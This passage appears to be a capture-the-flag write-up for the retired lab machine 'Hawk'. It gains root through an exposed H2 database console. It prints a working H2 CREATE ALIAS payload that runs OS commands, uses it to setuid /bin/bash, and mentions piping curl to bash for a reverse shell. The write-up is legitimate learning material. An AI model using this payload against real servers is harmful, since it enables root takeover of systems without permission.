root      750   0.1   6.9 2342608 69816 ?        Sl   01:57   0:07   \_ /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
daniel   1634   0.0   0.1  13136  1012 pts/1    S+   03:21   0:00   \_ grep bin/java -jar
```

4. We can see that root is running this H2 console.
5. That grey area in the SQL panel above accepts input. If we are able to get a reverse shell it would be as root. <<< I am using darkreader btw. Firefox plugin


RunRun SelectedAuto completeClearSQL statement:

CREATE ALIAS SHELLEXEC AS \$\$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Scanner(Runtime.getRuCALL SHELLEXEC('id')|


CREATE ALIAS SHELLEXEC AS \$\$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Scanner(Runtime.getRuUpdate count: 0(1617 ms)

CALL SHELLEXEC('id');PUBLIC.SHELLEXEC('id')uid=0(root) gid=0(root) groups=0(root)(1 row, 35 ms)

Do a google search for abusing h2 database



Hawk has been Pwned!

Congratulations  therealpablo, best of luck in capturing flags ahead!

#4524MACHINE RANK

26 Apr 2024PWN DATE

RETIREDMACHINE STATE

OK

SHARE

1. Since this is an SQL interface. We will most likely need an sql payload.

2. <https://mthbernardes.github.io/rce/2018/03/14/abusing-h2-database-alias.html>

3. There is a payload there copy it and paste it into the text area of the SQL interface.

4. Paste this payload below and then click run.

```
=====
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return s.hasNext() ? s.next() : ""; }$$;
CALL SHELLEXEC('id')
=====
```

5. SUCCESS we get back that we are root

```
uid=0(root) gid=0(root) groups=0(root)
```


6. So now instead of requesting a command of 'id' lets get a reverse shell as root.

7. Instead of getting a reverse shell as root. Which would be pretty easy using curl and pipe to bash. We can do something easier. Lets assign a stickybit to bash.


8. New payload see below.

```
=====
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return s.hasNext() ? s.next() : ""; }$$;
CALL SHELLEXEC('chmod 4755 /bin/bash')
=====
```

```
9. daniel@hawk:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr  4 2018 /bin/bash
10. daniel@hawk:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr  4 2018 /bin/bash
daniel@hawk:~$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/root.txt
20d9503336f079b80f7446432bf01b36
```



Hawk has been Pwned!

Congratulations  **therealpablo**, best of luck in capturing flags ahead!

#4524	26 Apr 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE